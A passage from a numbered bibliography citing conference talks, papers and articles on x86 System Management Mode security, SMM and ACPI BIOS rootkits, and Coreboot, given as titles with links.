9. Loic Duflot - Security Issue Related to Pentium System Management Mode
<http://cansecwest.com/slides06/csw06-duflot.ppt>
10. Unknown - Venturing into the x86's System management mode
11. Blackhat 2008 - SMM Rootkits: A New breed of OS Independent Malware
<http://www.cs.ucf.edu/~czou/research/SMM-Rootkits-Securecom08.pdf>
12. John Heasman - Implementing and Detecting an ACPI BIOS Rootkit
<http://www.blackhat.com/presentations/bh-federal-06/BH-Fed-06-Heasman.pdf>
13. Phrack - System management mode Hack Using SMM for "Other Purpose"
<http://phrack.org/issues.html?issue=65&id=7#article>
14. Coreboot
<http://coreboot.org/>
15. Security Focus - The quest for ring 0
<http://www.securityfocus.com/columnists/402>